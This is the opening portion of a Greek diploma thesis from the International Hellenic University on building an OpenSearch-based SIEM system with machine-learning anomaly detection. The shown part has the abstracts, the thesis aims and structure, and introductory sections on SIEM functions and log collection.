ΔΙΕΘΝΕΣ
ΠΑΝΕΠΙΣΤΗΜΙΟ
ΤΗΣ ΕΛΛΑΔΟΣ

ΣΧΟΛΗ ΜΗΧΑΝΙΚΩΝ

ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ
ΚΑΙ ΗΛΕΚΤΡΟΝΙΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

Η συμβολή της Μηχανικής Μάθησης στα συστήματα SIEM: Ανάπτυξη συστήματος SIEM με βάση το Opensearch

Του φοιτητή
Παναγιωτόπουλου Στυλιανού
Αρ. Μητρώου: 2019123

Επιβλέπων
Ονοματεπώνυμο Ηλιούδης
Χρήστος
Βαθμίδα Καθηγητής

Ημερομηνία 29/5/2025

Τίτλος Δ.Ε. Η συμβολή της Μηχανικής Μάθησης στα συστήματα SIEM: Ανάπτυξη συστήματος SIEM με βάση το Opensearch

Κωδικός Δ.Ε. 24313

Ονοματεπώνυμο φοιτητή Παναγιωτόπουλος Στυλιανός

Ονοματεπώνυμο εισηγητή Ηλιούδης Χρήστος

Ημερομηνία ανάληψης Δ.Ε. 03-11-2024

Ημερομηνία περάτωσης Δ.Ε. 29-5-2025

Βεβαιώνω ότι είμαι ο συγγραφέας αυτής της εργασίας και ότι κάθε βοήθεια την οποία είχα για την προετοιμασία της είναι πλήρως αναγνωρισμένη και αναφέρεται στην εργασία. Επίσης, έχω καταγράψει τις όποιες πηγές από τις οποίες έκανα χρήση δεδομένων, ιδεών, εικόνων και κειμένου, είτε αυτές αναφέρονται ακριβώς είτε παραφρασμένες. Επιπλέον, βεβαιώνω ότι αυτή η εργασία προετοιμάστηκε από εμένα προσωπικά, ειδικά ως διπλωματική εργασία, στο Τμήμα Μηχανικών Πληροφορικής και Ηλεκτρονικών Συστημάτων του ΔΙ.ΠΑ.Ε.

Η έγκριση της διπλωματικής εργασίας από το Τμήμα Μηχανικών Πληροφορικής και Ηλεκτρονικών Συστημάτων του Διεθνούς Πανεπιστημίου της Ελλάδος, δεν υποδηλώνει απαραιτήτως και αποδοχή των απόψεων του συγγραφέα, εκ μέρους του Τμήματος.

Πρόλογος

Η επιλογή του θέματος της παρούσας διπλωματικής εργασίας βασίστηκε στο έντονο ενδιαφέρον μου για τον τομέα της κυβερνοασφάλειας και στην επιθυμία μου να κατανοήσω σε μεγαλύτερο βάθος τις προκλήσεις και τις λύσεις που σχετίζονται με την ανίχνευση και αντιμετώπιση απειλών. Αν και κατά την έναρξη της έρευνας δεν είχα προηγούμενη εμπειρία στα συστήματα SIEM, η θέλησή μου να επεκτείνω τις γνώσεις μου και να εξερευνήσω νέες τεχνολογίες με ώθησε να ασχοληθώ συστηματικά με το αντικείμενο.

Κατά την εκπόνηση της εργασίας, είχα την ευκαιρία να γνωρίσω σε βάθος τη λειτουργία και τη σημασία των συστημάτων SIEM, να αναπτύξω πρακτικές δεξιότητες μέσα από την υλοποίηση λύσεων ανοικτού κώδικα και να καλλιεργήσω την ικανότητά μου να αναλύω και να αντιμετωπίζω πολύπλοκα προβλήματα ασφαλείας. Ιδιαίτερο ενδιαφέρον μού προκάλεσε η μελέτη των τεχνικών Μηχανικής Μάθησης και η δυναμική που αυτές προσφέρουν στην αναβάθμιση της αποτελεσματικότητας των SIEM συστημάτων.

Η εργασία αυτή αποτέλεσε μια σημαντική εμπειρία μάθησης, ενισχύοντας τόσο το τεχνικό όσο και το θεωρητικό μου υπόβαθρο και ενδυναμώνοντας την επιθυμία μου να συνεχίσω την ακαδημαϊκή και μετέπειτα επαγγελματική μου πορεία στον τομέα της κυβερνοασφάλειας, με έμφαση στην ανάλυση δεδομένων ασφαλείας και στην ανίχνευση απειλών με τη χρήση προηγμένων τεχνολογιών.

Περίληψη

Η παρούσα διπλωματική εργασία εξετάζει τον σχεδιασμό, την ανάπτυξη και την αξιολόγηση ενός ολοκληρωμένου συστήματος Security Information and Event Management (SIEM) βασισμένου στην πλατφόρμα ανοικτού κώδικα OpenSearch. Στόχος της έρευνας είναι η δημιουργία μιας πλήρους λύσης ικανής να ανιχνεύει και να ανταποκρίνεται σε περιστατικά κυβερνοασφάλειας, διερευνώντας παράλληλα τη συμβολή τεχνικών Μηχανικής Μάθησης (ML) στη βελτίωση της ικανότητας ανίχνευσης απειλών.

Η εργασία ξεκινά με μια αναλυτική μελέτη των τεχνολογιών SIEM και του ρόλου τους στις σύγχρονες υποδομές κυβερνοασφάλειας, αναδεικνύοντας την ανάγκη για προηγμένους μηχανισμούς ανίχνευσης σε ένα περιβάλλον συνεχώς εξελισσόμενων απειλών. Παράλληλα, εξετάζονται οι βασικές αρχές και εφαρμογές της Μηχανικής Μάθησης, με έμφαση στις τεχνικές ανίχνευσης ανωμαλιών ως μέσο ενίσχυσης των παραδοσιακών λειτουργιών των SIEM συστημάτων.

Με βάση αυτό το θεωρητικό υπόβαθρο, αναπτύχθηκε ένα πλήρες σύστημα SIEM αξιοποιώντας την πλατφόρμα OpenSearch και τα modules Security Analytics και Anomaly Detection. Η υλοποίηση πραγματοποιήθηκε μέσω containerization με Docker, ενώ η συλλογή και επεξεργασία δεδομένων υλοποιήθηκε μέσω των εργαλείων Filebeat και Logstash. Για τη διασφάλιση ρεαλιστικών συνθηκών αξιολόγησης, δημιουργήθηκαν σενάρια προσομοιωμένων συμβάντων που περιλάμβαναν τόσο κανονική όσο και κακόβουλη δραστηριότητα.

Η εμπειρική αξιολόγηση του συστήματος ανέδειξε την αποτελεσματικότητά του στην ανίχνευση τόσο γνωστών προτύπων επιθέσεων όσο και άγνωστων ή εξελιγμένων απειλών, επιβεβαιώνοντας τη σημασία της ενσωμάτωσης τεχνικών Μηχανικής Μάθησης σε σύγχρονα συστήματα SIEM. Επιπλέον, τα αποτελέσματα καταδεικνύουν ότι το OpenSearch, με την κατάλληλη παραμετροποίηση, μπορεί να αποτελέσει μια ευέλικτη, επεκτάσιμη και οικονομικά αποδοτική εναλλακτική λύση έναντι εμπορικών επιλογών, αναδεικνύοντας το δυναμικό των πλατφορμών ανοικτού κώδικα στην ενίσχυση των στρατηγικών κυβερνοάμυνας.

The contribution of Machine Learning to SIEM systems: Development of a SIEM system based on Opensearch

Stylianos Panagiotopoulos

Abstract

This thesis explores the design, implementation, and evaluation of a comprehensive open-source Security Information and Event Management (SIEM) system, built on the OpenSearch platform. The research aims to develop a complete solution capable of detecting and responding to cybersecurity incidents, while also investigating the integration of Machine Learning (ML) techniques to enhance threat detection capabilities.

Beginning with a detailed analysis of SIEM technologies and their role in modern cybersecurity infrastructures, the study emphasizes the growing need for advanced detection mechanisms amid increasingly sophisticated attacks. It also examines the principles and applications of machine learning, focusing on anomaly detection techniques as a means to strengthen traditional SIEM operations.

Based on this theoretical framework, a complete SIEM system was developed utilizing the OpenSearch platform alongside its Security Analytics and Anomaly Detection modules. Implementation was achieved through containerization with Docker, while data collection and processing were handled via Filebeat and Logstash. Simulated security events, reflecting both benign and malicious activities, were generated to ensure realistic evaluation conditions.

The system's empirical evaluation demonstrated its ability to effectively detect both known attack patterns and novel threats, validating the importance of integrating ML into SIEM workflows. Moreover, the results highlight that OpenSearch, when properly configured, can serve as a flexible, scalable, and economically viable alternative to commercial SIEM solutions. This work ultimately showcases the potential of open-source platforms in advancing cybersecurity defense strategies.

Περιεχόμενα

Κατάλογος Εικόνων

Συντομογραφίες

Δ.Ε.	Διπλωματική Εργασία
ΔΙΠΑΕ	Διεθνές Πανεπιστήμιο Ελλάδος
ΤΝ	Τεχνητή Νοημοσύνη
ML	Μηχανική Μάθηση
APT	Advanced Persistent Threats
OT	Επιχειρησιακή τεχνολογία
IoT	Διαδίκτυο των πραγμάτων
ECS	Elastic Common Schema
SIM	Security Information Management
SEM	Security Event Management
UEBA	User and Entity Behavior Analytics
SOAR	Security Orchestration Automation and Response
SOC	Security Operations Center

Κεφάλαιο 1ο: Εισαγωγή

1.1 Αντικείμενο της διπλωματικής εργασίας

Τα συστήματα διαχείρισης πληροφοριών και συμβάντων ασφαλείας (SIEM) έχουν αναδειχθεί ως θεμέλιος λίθος των σύγχρονων στρατηγικών ασφάλειας στον κυβερνοχώρο, προσφέροντας κεντρικοποιημένη συσχέτιση συμβάντων, διαχείριση αρχείων καταγραφής και παρακολούθηση της ασφάλειας σε πραγματικό χρόνο [4]. Τα συστήματα αυτά διαδραματίζουν καθοριστικό ρόλο στην ανίχνευση και την αντιμετώπιση απειλών στον κυβερνοχώρο, συγκεντρώνοντας αρχεία καταγραφής από διάφορες πηγές, αναλύοντας συμβάντα ασφαλείας και δημιουργώντας ειδοποιήσεις ώστε να ληφθούν τα κατάλληλα μέτρα [45]. Με την πάροδο των ετών, τα SIEM έχουν εξελιχθεί πέρα από την απλή διαχείριση των αρχείων καταγραφής και ενσωματώνουν προηγμένες αναλύσεις, συμπεριλαμβανομένης της τεχνητής νοημοσύνης (AI) και της μηχανικής μάθησης (ML) για να ενισχύσουν τις δυνατότητες ανίχνευσης απειλών [18].

Οι παραδοσιακές εφαρμογές SIEM βασίζονταν σε στατικούς μηχανισμούς ανίχνευσης βάσει κανόνων, οι οποίοι συχνά οδηγούσαν σε υψηλό αριθμό ψευδώς θετικών αποτελεσμάτων και αστοχούσαν σε εξελιγμένες επιθέσεις. Οι πρόσφατες εξελίξεις εισήγαγαν τεχνικές βασισμένες στην τεχνητή νοημοσύνη και το ML που επιτρέπουν στα SIEM να εκτελούν ανάλυση συμπεριφοράς και ανίχνευση ανωμαλιών, βελτιώνοντας σημαντικά την ικανότητά τους να εντοπίζουν αναδυόμενες απειλές [15]. Οι λύσεις SIEM με βάση την TN αξιοποιούν τόσο τις μεθόδους μάθησης με επίβλεψη όσο και τις μεθόδους μάθησης χωρίς επίβλεψη για να επεξεργάζονται τεράστιες ποσότητες δεδομένων συμβάντων ασφαλείας σε πραγματικό χρόνο, επιτρέποντάς τους να εντοπίζουν προηγουμένως άγνωστα μοτίβα επιθέσεων. Μεταξύ των αλγορίθμων ML που χρησιμοποιούνται συνήθως στο SIEM περιλαμβάνονται τα Isolation Forests για την ανίχνευση ανωμαλιών, οι Autoencoders για την ανακατασκευή αναμενόμενων συμπεριφορών για τον εντοπισμό αποκλίσεων και οι τεχνικές ομαδοποίησης όπως το DBSCAN για την ομαδοποίηση ύποπτων δραστηριοτήτων [18].

Η παρούσα διπλωματική εργασία στοχεύει στη διερεύνηση των θεωρητικών θεμελίων των SIEM, την ενσωμάτωση τεχνικών AI/ML στην ανάλυση της ασφάλειας και την πρακτική υλοποίηση ενός SIEM ανοικτού κώδικα με τη χρήση του OpenSearch. Το OpenSearch είναι μια εξαιρετικά κλιμακούμενη και επεκτάσιμη πλατφόρμα που έχει σχεδιαστεί για τη συγκέντρωση αρχείων καταγραφής, την οπτικοποίηση δεδομένων και δυνατότητες αναζήτησης βάση πεδίων, καθιστώντας το ιδανική επιλογή για τη διαχείριση συμβάντων ασφαλείας. Η παρούσα έρευνα εξετάζει επίσης την ενσωμάτωση των ενοτήτων Security Analytics και Anomaly Detection στο OpenSearch, αξιολογώντας την αποτελεσματικότητά τους στη βελτίωση της ανίχνευσης απειλών και της αντιμετώπισης περιστατικών. Η υλοποίηση ακολουθεί μια containerized προσέγγιση με χρήση του Docker, με το Filebeat για τη συλλογή αρχείων καταγραφής, το Logstash για τον μετασχηματισμό δεδομένων και το OpenSearch για τη δεικτοδότηση (indexing) και την οπτικοποίηση των δεδομένων. Η επιλογή μιας προσέγγισης με τη χρήση containers έναντι μιας παραδοσιακής ανάπτυξης επιτρέπει μεγαλύτερη επεκτασιμότητα, ευκολία στην ανάπτυξη και βελτιωμένη διαχείριση των πόρων, έχοντας μία all-in-one προσέγγιση. Το Docker διασφαλίζει ότι κάθε στοιχείο εκτελείται σε ένα απομονωμένο περιβάλλον, μειώνοντας τα προβλήματα συμβατότητας και απλοποιώντας τις ενημερώσεις και τη συντήρηση. Αυτή η προσέγγιση είναι ιδιαίτερα επωφελής για υλοποιήσεις SIEM, όπου η αποτελεσματική επεξεργασία αρχείων καταγραφής και η διαχείριση δεδομένων είναι ζωτικής σημασίας για την συνεχή παρακολούθηση της ασφάλειας σε πραγματικό χρόνο.

1.2 Στόχοι, σκοποί και επιτεύγματα

Ο κύριος στόχος της παρούσας διπλωματικής εργασίας είναι να σχεδιάσει, να υλοποιήσει και να αξιολογήσει διεξοδικά ένα ολοκληρωμένο σύστημα διαχείρισης πληροφοριών και συμβάντων ασφαλείας (SIEM) ανοικτού κώδικα, το οποίο βασίζεται στις δυνατότητες του OpenSearch. Το έργο επιδιώκει όχι μόνο να δημιουργήσει μια λειτουργική πλατφόρμα ικανή να ανιχνεύει και να ανταποκρίνεται σε περιστατικά ασφαλείας με ταχύτητα και ακρίβεια, αλλά και να διερευνήσει πώς η ενσωμάτωση τεχνικών μηχανικής μάθησης μπορεί να βελτιώσει την ποιότητα και το βάθος των αναλύσεων ασφαλείας.

Για την υλοποίηση αυτού του στόχου, η έρευνα θέτει τους ακόλουθους ειδικούς στόχους:

- Να διερευνήσει τις θεμελιώδεις αρχές και τα αρχιτεκτονικά στοιχεία των συστημάτων SIEM, δίνοντας έμφαση στην κρίσιμη σημασία τους στις σύγχρονες επιχειρήσεις κυβερνοασφάλειας και στις στρατηγικές διαχείρισης κινδύνων.
- Να ερευνήσει και να αξιολογήσει τις τεχνικές μηχανικής μάθησης (ML) και τεχνητής νοημοσύνης (AI) που υποστηρίζουν την ανίχνευση ανωμαλιών, εστιάζοντας στις πρακτικές εφαρμογές τους στην ανάλυση μεγάλων και πολύπλοκων συνόλων δεδομένων ασφαλείας.
- Να σχεδιάσει, να διαμορφώσει και να ενσωματώσει τις ενότητες Security Analytics και Anomaly Detection στην πλατφόρμα OpenSearch, εξασφαλίζοντας την ευθυγράμμισή τους με τις απαιτήσεις της διαχείρισης συμβάντων ασφαλείας στον πραγματικό κόσμο.
- Να αναπτύξει και να εκτελέσει μια δομημένη μελέτη περίπτωσης με βάση προσομοιωμένα δεδομένα συμβάντων ασφαλείας, αξιολογώντας την αποτελεσματικότητα του συστήματος στον εντοπισμό απειλών στον κυβερνοχώρο μέσω τόσο της παραδοσιακής ανίχνευσης βάσει κανόνων όσο και προηγμένων μεθόδων ανίχνευσης ανωμαλιών.

Μέσα από την πορεία αυτής της έρευνας, η διατριβή φιλοδοξεί να παραδώσει μια πλήρως λειτουργική λύση SIEM ανοικτού κώδικα που μπορεί να επεξεργάζεται αρχεία καταγραφής ασφαλείας, να συσχετίζει συμβάντα και να εντοπίζει τόσο γνωστά μοτίβα επιθέσεων όσο και νέες κακόβουλες δραστηριότητες. Το σύστημα θα αξιολογηθεί χρησιμοποιώντας συνθετικά αρχεία καταγραφής Linux και δημιουργημένα αρχεία καταγραφής κακόβουλων δραστηριοτήτων, που παράγονται μέσω ειδικά κατασκευασμένων σεναρίων, παρέχοντας ένα ρεαλιστικό περιβάλλον δοκιμών για την αξιολόγηση της απόδοσης ανίχνευσης υπό διαφορετικές συνθήκες.

Πέραν της τεχνικής υλοποίησης, η έρευνα στοχεύει να συμβάλει στην ευρύτερη κατανόηση του εξελισσόμενου ρόλου του SIEM στο πλαίσιο της κυβερνοασφάλειας και να καταδείξει την προστιθέμενη αξία της ενσωμάτωσης τεχνικών μηχανικής μάθησης στις επιχειρήσεις ασφαλείας. Ιδιαίτερη προσοχή δίνεται στον τρόπο με τον οποίο η ανίχνευση ανωμαλιών μπορεί να συμπληρώσει τις παραδοσιακές προσεγγίσεις, βελτιώνοντας την ικανότητα του συστήματος να ανιχνεύει εξελιγμένες ή προηγουμένως αθέατες επιθέσεις.

Τέλος, η διατριβή επιδιώκει να αναδείξει τις δυνατότητες του OpenSearch ως μια ευέλικτη, επεκτάσιμη και οικονομικά βιώσιμη εναλλακτική λύση σε σχέση με τις εμπορικές λύσεις SIEM, ικανή να ανταποκριθεί στις αυξανόμενες απαιτήσεις διαχείρισης συμβάντων ασφαλείας και ανάλυσης απειλών σε ένα ευρύ φάσμα οργανωτικών συνθηκών.

1.3 Δομή της διπλωματικής εργασίας

Η παρούσα διπλωματική εργασία είναι οργανωμένη με τρόπο ώστε να καλύπτει προοδευτικά τόσο το θεωρητικό υπόβαθρο όσο και την πρακτική υλοποίηση ενός ολοκληρωμένου συστήματος SIEM βασισμένου στο OpenSearch.

Αρχικά, παρουσιάζεται το θεωρητικό πλαίσιο των τεχνολογιών SIEM, με έμφαση στη σημασία της κυβερνοασφάλειας σε ένα σύγχρονο ψηφιακό περιβάλλον όπου οι απειλές εξελίσσονται συνεχώς. Αναλύονται οι κυριότεροι τύποι κυβερνοεπιθέσεων που απειλούν τις οργανωτικές δομές και εξετάζεται ο κρίσιμος ρόλος των συστημάτων SIEM στη διαχείριση κινδύνων, στην ανίχνευση περιστατικών ασφαλείας και στη συμμόρφωση με κανονιστικά πρότυπα. Παράλληλα, πραγματοποιείται επισκόπηση τόσο εμπορικών όσο και λύσεων ανοικτού κώδικα, εστιάζοντας στα πλεονεκτήματα, τις προκλήσεις και τους περιορισμούς που παρουσιάζουν στην πράξη.

Στη συνέχεια, η εργασία επικεντρώνεται στη συμβολή της Μηχανικής Μάθησης στην αντιμετώπιση κυβερνοαπειλών. Γίνεται εισαγωγή στις βασικές αρχές της Μηχανικής Μάθησης, με αναφορά στους διαφορετικούς τύπους μάθησης όπως η επιβλεπόμενη, μη επιβλεπόμενη, ημι-επιβλεπόμενη και ενισχυτική μάθηση, καθώς και στην έννοια των χαρακτηριστικών, της ταξινόμησης και της ανίχνευσης ανωμαλιών. Ιδιαίτερη έμφαση δίνεται στη χρήση τεχνικών ML για την αποτελεσματικότερη αναγνώριση περίπλοκων επιθέσεων και την επεξεργασία μεγάλου όγκου δεδομένων, καθώς και στην ενσωμάτωσή τους στα συστήματα SIEM με στόχο την αύξηση της αποδοτικότητας και της ακρίβειας.

Ακολουθεί αναλυτική παρουσίαση της πλατφόρμας OpenSearch, η οποία αποτέλεσε τη βάση για την ανάπτυξη του συστήματος SIEM στο πλαίσιο της εργασίας. Περιγράφεται η αρχιτεκτονική του cluster που αναπτύχθηκε, η διαχείριση των indices, καθώς και η χρήση και διαμόρφωση των modules Security Analytics και Anomaly Detection. Αναλύονται οι μέθοδοι ανίχνευσης συμβάντων, οι τεχνικές συσχέτισης περιστατικών, η εφαρμογή αλγορίθμων ανίχνευσης ανωμαλιών όπως επίσης και η ενότητα Alerting που συνδέεται άμεσα με τις ενότητες Security Analytics και Anomaly Detection.

Η εργασία συνεχίζεται με την αναλυτική περιγραφή ενός εκτενούς case study, στο οποίο αναπτύσσεται και αξιολογείται το υλοποιημένο σύστημα SIEM. Παρουσιάζεται η ανάπτυξη της λύσης με χρήση Docker, η συλλογή και επεξεργασία δεδομένων μέσω των εργαλείων Filebeat και Logstash, καθώς και η διαμόρφωση και αξιοποίηση των δυνατοτήτων που προσφέρουν τα modules Security Analytics και Anomaly Detection. Μέσω προσομοιωμένων κυβερνοεπιθέσεων, αξιολογείται η αποτελεσματικότητα του συστήματος στην ανίχνευση τόσο γνωστών όσο και άγνωστων ή σύνθετων απειλών.

Η εργασία ολοκληρώνεται με το πέμπτο και τελευταίο κεφάλαιο, το οποίο συνοψίζει τα βασικά συμπεράσματα που προέκυψαν από την έρευνα και την υλοποίηση και διατυπώνει προτάσεις για μελλοντικές βελτιώσεις. Παρουσιάζονται τα δυνατά σημεία του συστήματος, οι περιορισμοί που εντοπίστηκαν κατά την εφαρμογή, καθώς και προτεινόμενες κατευθύνσεις για την περαιτέρω εξέλιξη και ενίσχυση της πλατφόρμας.

Η συνολική δομή της εργασίας έχει σχεδιαστεί ώστε να παρέχει μια ολοκληρωμένη και συνεκτική πορεία από τη θεωρία στην πράξη, συνδυάζοντας επιστημονική τεκμηρίωση και πρακτική εφαρμογή, με στόχο την προώθηση της κατανόησης και της περαιτέρω ανάπτυξης λύσεων ανοιχτού κώδικα στον τομέα της κυβερνοασφάλειας.

Κεφάλαιο 2ο: SIEM

2.1 Εισαγωγή

Το σύγχρονο τοπίο της κυβερνοασφάλειας χαρακτηρίζεται από αυξανόμενη πολυπλοκότητα και την ανάγκη για σταθερή και ολοκληρωμένη εικόνα της κατάστασης ασφαλείας ενός οργανισμού. Επιθέσεις που στο παρελθόν θεωρούνταν μεμονωμένα περιστατικά έχουν πλέον εξελιχθεί σε συντονισμένες και πολυεπίπεδες εκστρατείες, όπως καταδεικνύεται σε μελέτες για επιθέσεις σε κρίσιμες υποδομές [4]. Οι παραδοσιακές τεχνικές άμυνας αποδεικνύονται ανεπαρκείς, καθιστώντας επιτακτική την υιοθέτηση κεντρικοποιημένων στρατηγικών παρακολούθησης και απόκρισης.

Το παρόν κεφάλαιο προσφέρει το απαραίτητο θεωρητικό υπόβαθρο για την κατανόηση των Συστημάτων Διαχείρισης Πληροφοριών και Συμβάντων Ασφαλείας (SIEM), αναλύοντας τον ρόλο τους στην προστασία των ψηφιακών υποδομών, τους στρατηγικούς τους στόχους και τις βασικές τους λειτουργίες. Παράλληλα, εξετάζονται οι διαφορές μεταξύ εμπορικών και ανοιχτού κώδικα λύσεων SIEM, επισημαίνοντας τις δυνατότητες και τους περιορισμούς κάθε προσέγγισης. Η ενότητα αναλύει επίσης τη σημασία των SIEM για την επιχειρησιακή συνέχεια και τη διαχείριση κινδύνου στους οργανισμούς, καθώς και τις τεχνολογικές και λειτουργικές προκλήσεις που ενδέχεται να προκύψουν κατά την εφαρμογή και χρήση τους. Μέσα από αυτή τη δομημένη παρουσίαση, καθορίζεται το πλαίσιο για τις τεχνικές και πρακτικές αναλύσεις που ακολουθούν στα επόμενα κεφάλαια.

2.2 Ορισμός & Στόχος των SIEM

2.2.1 Ορισμός των συστημάτων SIEM

Τα Συστήματα Διαχείρισης Πληροφοριών και Συμβάντων Ασφαλείας (SIEM) αποτελούν βασικό πυλώνα της σύγχρονης στρατηγικής στη κυβερνοασφάλεια, καθώς συνδυάζουν λειτουργίες παρακολούθησης, ανάλυσης και απόκρισης σε περιστατικά ασφάλειας. Συγκεκριμένα, ενσωματώνουν δύο κύριες τεχνολογικές συνιστώσες. Συγκεκριμένα τη διαχείριση πληροφοριών ασφαλείας (SIM), που αφορά τη μακροπρόθεσμη αποθήκευση και ανάλυση αρχείων καταγραφής, και τη διαχείριση συμβάντων ασφαλείας (SEM), η οποία επικεντρώνεται στην παρακολούθηση και συσχέτιση γεγονότων σε πραγματικό χρόνο [1], [2].

Η βασική λειτουργία των συστημάτων SIEM επικεντρώνεται στη συγκέντρωση και ενοποίηση δεδομένων ασφαλείας από ποικίλες, ετερογενείς πηγές, όπως είναι τα τείχη προστασίας, τα συστήματα ανίχνευσης και πρόληψης εισβολών, οι δικτυακές υποδομές και τα τελικά σημεία. Μέσα από προκαθορισμένες διαδικασίες κανονικοποίησης, τα δεδομένα αυτά μετατρέπονται σε ομοιογενή μορφή, διευκολύνοντας την ανάλυση και την αξιολόγηση τους. Σε επόμενο στάδιο, εφαρμόζονται τεχνικές εμπλουτισμού και ταξινόμησης ώστε να καταστεί δυνατός ο εντοπισμός συμβάντων που αποκλίνουν από τις καθιερωμένες συμπεριφορές του συστήματος. Η εσωτερική αρχιτεκτονική των SIEM συστημάτων έχει σχεδιαστεί ώστε να μπορεί να προσαρμόζεται σε σύνθετα και μεταβαλλόμενα περιβάλλοντα, παρέχοντας τη δυνατότητα ταχείας αντίδρασης και ακριβούς αποτύπωσης της ασφάλειας του οργανισμού. Όπως αναφέρεται και στη μελέτη των [5], η αποτελεσματική συλλογή και ερμηνεία αυτών των δεδομένων αποτελεί προϋπόθεση για την επιτυχή διαχείριση κινδύνων στον κυβερνοχώρο.

Παρόλο που οι τεχνικές δυνατότητες των SIEM θα αναλυθούν εκτενώς στα επόμενα κεφάλαια, είναι σημαντικό να τονιστεί ότι ο ρόλος τους υπερβαίνει την απλή συλλογή και οπτικοποίηση δεδομένων,

αποτελώντας τον συνδετικό κρίκο μεταξύ τεχνικής παρακολούθησης και στρατηγικής ασφάλειας ενός οργανισμού.

2.2.2 Βασικοί στόχοι και οφέλη

Οι βασικοί στόχοι των συστημάτων SIEM επικεντρώνονται στην ενίσχυση της ικανότητας των οργανισμών να ανιχνεύουν, να αξιολογούν και να ανταποκρίνονται άμεσα και αποτελεσματικά σε κυβερνοαπειλές. Μέσω της ενοποίησης και της ανάλυσης δεδομένων από πολλαπλές πηγές εντός του τεχνολογικού οικοσυστήματος, τα SIEM παρέχουν ένα ενοποιημένο πλαίσιο ορατότητας που ενισχύει την επίγνωση της κατάστασης και επιτρέπει τη λήψη αποφάσεων βάσει τεκμηριωμένων ενδείξεων [5].

Ένα από τα σημαντικότερα πλεονεκτήματα των SIEM είναι η συμβολή τους στην επίτευξη και τεκμηρίωση κανονιστικής συμμόρφωσης. Μέσω λειτουργιών αυτόματης παραγωγής αναφορών, καταγραφής διαδρομών ελέγχου (audit trails) και πολιτικών διατήρησης αρχείων, υποστηρίζουν τη συμμόρφωση με πρότυπα όπως το GDPR, το ISO 27001, το HIPAA, το NIST και ο νόμος SOX [3], [6]. Η αυτοματοποίηση αυτών των διαδικασιών συμβάλλει στη μείωση του κόστους συμμόρφωσης και των ανθρωποωρών που απαιτούνται για την προετοιμασία ελέγχων.

Επιπρόσθετα, τα σύγχρονα SIEM επωφελούνται από την ενσωμάτωση τεχνικών τεχνητής νοημοσύνης και μηχανικής μάθησης. Μέσα από αλγορίθμους ανάλυσης συμπεριφοράς, εντοπίζουν ανωμαλίες που ενδέχεται να υποδηλώνουν παραβίαση, όπως σύνδεση από ασυνήθιστη γεωγραφική τοποθεσία ή ξαφνικές αποκλίσεις από τις καθιερωμένες ροές δεδομένων [7]. Αυτές οι λειτουργίες βελτιώνουν την ακρίβεια ανίχνευσης και μειώνουν την πιθανότητα ψευδών θετικών.

Τέλος, η δυνατότητα μακροχρόνιας αποθήκευσης και αναδρομικής ανάλυσης προσφέρει στους οργανισμούς σημαντικά στρατηγικά πλεονεκτήματα. Μέσα από τη μελέτη ιστορικών δεδομένων, καθίσταται δυνατός ο εντοπισμός επαναλαμβανόμενων μοτίβων επίθεσης και η προσαρμογή των αμυντικών μηχανισμών με τρόπο που ενισχύει τη συνολική ανθεκτικότητα απέναντι σε μελλοντικές απειλές.

2.3 Βασικές λειτουργίες ενός SIEM

Η αρχιτεκτονική τους αναπτύσσεται μέσα από μια σειρά αλληλένδετων σταδίων που προσφέρουν επίγνωση της κατάστασης, ταχεία αναγνώριση απειλών και τεκμηριωμένη απόκριση σε περιστατικά. Κάθε ένα από αυτά τα στάδια είναι απαραίτητο για την ολοκληρωμένη προστασία των ευαίσθητων πόρων ενός οργανισμού, όπως τεκμηριώνεται από τους [4], [8], [10].

Η παρούσα υποενότητα προσφέρει μια συνοπτική επισκόπηση των βασικών δυνατοτήτων ενός συστήματος SIEM όπως η συλλογή αρχείων καταγραφής, η κανονικοποίηση και ο εμπλουτισμός δεδομένων, η ανάλυση και συσχέτιση συμβάντων ασφαλείας και άλλες χρήσιμες λειτουργίες, προετοιμάζοντας το έδαφος για τις πιο εξειδικευμένες τεχνικές αναλύσεις που ακολουθούν. Κάθε μία από τις επόμενες υποενότητες εξετάζει τα τεχνικά στοιχεία και τις λειτουργικές διαδικασίες που απαρτίζουν τον πλήρη κύκλο ζωής ενός σύγχρονου SIEM και εξηγεί πώς αυτές οι δυνατότητες συμβάλλουν σε μια ανθεκτική υλοποίηση.

2.3.1 Συλλογή αρχείων καταγραφής

Η συλλογή αρχείων καταγραφής χρησιμεύει ως θεμέλιο κάθε συστήματος SIEM, καθώς συγκεντρώνει δεδομένα σχετικά με την ασφάλεια από διάφορες πηγές, όπως τείχη προστασίας, συστήματα ανίχνευσης και πρόληψης εισβολών (IDS/IPS), λογισμικό προστασίας από ιούς, τελικά σημεία και περιβάλλοντα

νέφους. Οι λύσεις SIEM βασίζονται σε πολλαπλές μεθόδους συλλογής αρχείων καταγραφής, όπως το Syslog, οι εγκατεστημένοι πράκτορες στα τελικά σημεία και οι ενσωματώσεις API με υπηρεσίες cloud. Κάθε μία από αυτές τις μεθόδους έχει αντίκτυπο στην απόδοση του συστήματος και στην αποτελεσματικότητα της ανάλυσης ασφαλείας. Το Syslog είναι ένα ελαφρύ και ευρέως υιοθετημένο πρωτόκολλο, που το καθιστά αποτελεσματικό για περιβάλλοντα μεγάλης κλίμακας, αλλά δυνητικά στερείται σε βάθος μεταδεδομένων ασφαλείας. Η συλλογή με βάση τους πράκτορες παρέχει πιο λεπτομερή έλεγχο και λεπτομερή αρχεία καταγραφής, ενισχύοντας την εγκληματολογική ανάλυση, αλλά απαιτώντας πρόσθετη επεξεργαστική ισχύ και διοικητικά έξοδα. Οι ενσωματώσεις API με υπηρεσίες cloud προσφέρουν απρόσκοπτη ανάκτηση αρχείων καταγραφής από υποδομές που βασίζονται σε cloud, εξασφαλίζοντας ορατότητα σε υβριδικά περιβάλλοντα, αν και μπορούν να εισάγουν καθυστέρηση και εξάρτηση από τη διαθεσιμότητα τρίτων [9].

Σε υποδομές μεγάλης κλίμακας και κατανεμημένες υπηρεσίες, η συλλογή αρχείων καταγραφής συνήθως διευκολύνεται μέσω ειδικών συλλεκτών αρχείων καταγραφής. Αυτοί οι κόμβοι συγκεντρώνουν και διαβιβάζουν τα αρχεία καταγραφής στην κεντρική πλατφόρμα SIEM, εξασφαλίζοντας επεκτασιμότητα και αποτελεσματικότητα. Χωρίς κατανεμημένους μηχανισμούς συλλογής, η διαχείριση του τεράστιου όγκου των αρχείων καταγραφής που παράγονται από τα σύγχρονα περιβάλλοντα πληροφορικής θα ήταν ανέφικτη [1].

